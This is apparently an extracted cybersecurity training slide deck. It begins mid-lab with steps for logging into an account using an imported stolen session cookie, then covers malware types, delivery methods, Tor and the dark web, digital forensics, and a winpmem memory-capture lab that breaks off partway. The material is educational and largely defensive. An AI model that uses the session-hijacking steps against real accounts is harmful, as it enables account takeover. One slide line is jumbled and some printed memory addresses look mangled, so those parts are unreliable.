
We will import the cookie using the extension

Login to account using the session token




Press **OK**

Login to account using the session token



Reload the page

Login to account using the session token



You are now in the **account**



Malware



Once the attacker reaches the system through network or web weaknesses, malware becomes the main tool for persistence, spying, and damage

Malware



Malware (malicious software) is any software intentionally designed to damage systems, steal information, spy on users, or gain unauthorized control of devices or networks.

Malware goals:

- **Steal data** (credentials, files, financial info)
- **Spy and monitor** user activity
- **Gain remote control** of the system
- **Maintain persistence** (stay after reboot)
- **Spread to other systems** in the network
- **Disrupt or destroy** services and data
- **Encrypt files for ransom** (ransomware)
- **Use the device for attacks** (botnets / DDoS)



MALWARE TYPES



Virus

Attaches to files/programs and spreads when they run




Worm

Self-spreads across networks without user action



Trojan

Looks legitimate but contains hidden malicious behavior



Ransomware

Encrypts files and demands payment to restore access



Botnet / Bot

Turns devices into “zombies” controlled remotely for attacks

MALWARE TYPES



Spyware

Secretly collects user activity and sensitive information



Adware

Forces unwanted ads and may track browsing behavior



Keylogger

Records keystrokes to steal passwords and data



Backdoor

Provides hidden access to bypass normal authentication



Rootkit

Hides malware and gives stealthy, deep system control

Malware Delivery Methods



Malicious ads (Malvertising)

Malware delivered through infected or fake advertisements



Malicious downloads

Fake installers, cracked software, game files, or “free tools”



Drive-by downloads

Infection triggered by visiting a compromised website



Exploiting vulnerabilities

Using unpatched software flaws to install malware

Malware Delivery Methods



Phishing emails

Malicious links or attachments sent to trick users



Supply chain attacks

Malware hidden inside trusted software updates or vendors



Social media / messaging apps


Links/files shared through WhatsApp, Telegram, Discord, etc.



USB / removable media

Secretly collects user activity and Infected flash drives spreading between computers sensitive information

DARK WEB




A hidden space beyond normal search engines—where anonymity enables both secure communication and illegal marketplaces. Welcome to the **Dark Web**

DARK WEB

Tor (The Onion Router) is a privacy-focused network that helps enable anonymous communication by routing traffic through multiple volunteer relays using onion routing (layers of encryption)

Onion services (.onion) are services/websites only accessible through Tor, designed to hide the location/identity of the service as well.





SURFACE WEB

WIKIPEDIA, YOUTUBE,
AMAZON PRODUCT PAGES,
PUBLIC TWITTER PROFILES,
NEWS BLOGS, REDDIT
FRONT PAGE, PUBLIC
FACEBOOK PAGES,
SOCRADAR.IO

DEEP WEB

ONLINE BANKING
PORTALS, GMAIL INBOX,
ACADEMIC JOURNAL
DATABASES,
SUBSCRIPTION-BASED
NEWS SITES, CORPORATE
INTRANETS, PATIENT
HEALTH RECORDS, CLOUD
STORAGE DASHBOARDS,
SOCRADAR THREAT
INTELLIGENCE PLATFORM

DARK WEB

BLACK MARKETPLACES,
WHISTLEBLOWER SITES,
HACKING FORUMS, .ONION
POLITICAL BLOGS,
COUNTERFEIT DOCUMENT
VENDORS, RANSOMWARE-
AS-A-SERVICE SITES,
ANONYMOUS MESSAGING
BOARDS, ILLEGAL DRUG
MARKETS

WEB LAYERS

Why Tor is used

- 1 Privacy / anonymity:** reduce tracking and make traffic analysis harder.
- 2 Bypass censorship:** access information when networks block sites or surveillance is high
- 3 Protect sensitive activities:** used by NGOs, researchers, and even companies for privacy (e.g., competitive analysis, avoiding network eavesdropping).
- 4 Safer publishing/access to services:** onion services can help protect both visitors and the service location.





Offensives Security Says Bye

Defensive Security


Defensive Security: is the part of cybersecurity focused on protecting systems and data by preventing attacks, detecting suspicious activity, responding to incidents, and restoring normal operations.

Examples:

SOC Incident Response (IR), Threat Hunting, SIEM (Log Analysis), EDR/Endpoint Security, Digital Forensics (DFIR), Malware Analysis & Reverse Engineering, Security Hardening & Baselines.



Digital Forensics



To understand what happened behind destructive or suspicious activity, we need a way to collect evidence and reconstruct events — that's why **Digital Forensics** exists

Digital Forensics

Digital forensics : is the process of identifying, collecting, preserving, analyzing, and presenting digital evidence to determine what happened, how it happened, and who/what was involved.

Why We need Digital Forensics?:

- To understand what happened
- To find the source and impact of an incident
- To identify evidence of attacker activity
- To support incident response and
- To preserve evidence correctly for reporting or legal needs
- To prevent future attacks by learning lessons and closing gaps



Digital Forensics Types




Computer Forensics

Investigating computers to recover files, activity, and user actions



Disk Forensics

Analyzing drives and file systems to recover data and artifacts



Memory Forensics

Examining RAM to identify running processes and in-memory evidence



Network Forensics

Analyzing network traffic and logs to trace communications and attacks

Digital Forensics Types



Mobile Forensics

Investigating smartphones to extract app data, calls, messages, and artifacts



Email Forensics

Examining emails and headers to verify sources, paths, and attachments



Database Forensics

Investigating databases to track changes, access, and suspicious activity



Cloud Forensics

Analyzing cloud logs and services to trace actions and data access

Digital Forensics Tools



Autopsy

disk and file system
investigation



Wireshark

network capture
and traffic analysis



Volatility

memory (RAM)
forensics



FTK Imager

imaging and
evidence processing


Memory Forensics (LAB-VIEW)

Requirements:

VOLATILITY³




Winpmem



Memory Image

WINPMEM



The screenshot shows a Windows desktop with a background image of a lavender field at sunset. A desktop icon labeled 'go-winpmem...' is highlighted with an orange box. An 'Administrator: Windows PowerShell' window is open, displaying the execution of the 'go-winpmem' tool. The command executed is '.\go-winpmem_amd64_1.0-rc2_signed.exe acquire memory.raw'. The output shows the driver being written to a temporary file, the service 'winpmem' being created and started, and a detailed memory dump of the system kernel. The memory dump includes kernel base address, KPCR, and various memory ranges with their base addresses and byte counts. The tool is then configured to output a sparse file 'memory.raw' and proceeds to copy the memory data.

```
Administrator: Windows PowerShell
PS C:\Users\BLACK\Desktop> .\go-winpmem_amd64_1.0-rc2_signed.exe acquire memory.raw
Writing driver to C:\Users\BLACK\AppData\Local\Temp\4051716324.sys
Creating service winpmem
Installed service winpmem
Started service winpmem
Memory Info:
CR3: 0x1ad002
NtBuildNumber: 0x4a65
KernelBase: 0xffffffff80141a0000
KPCR:
- 0xffffffff8013e40c000
- 0xfffffa6808bba0000
- 0xfffffa6808b5a7000
- 0xfffffa6808b96d000
- 0xfffffa6808bc80000
- 0xfffffa6808bd40000
- 0xfffffa6808be00000
- 0xfffffa6808bebc000
NtBuildNumberAddr: 0xffffffff80142612120
Run:
- BaseAddress: 0x2000
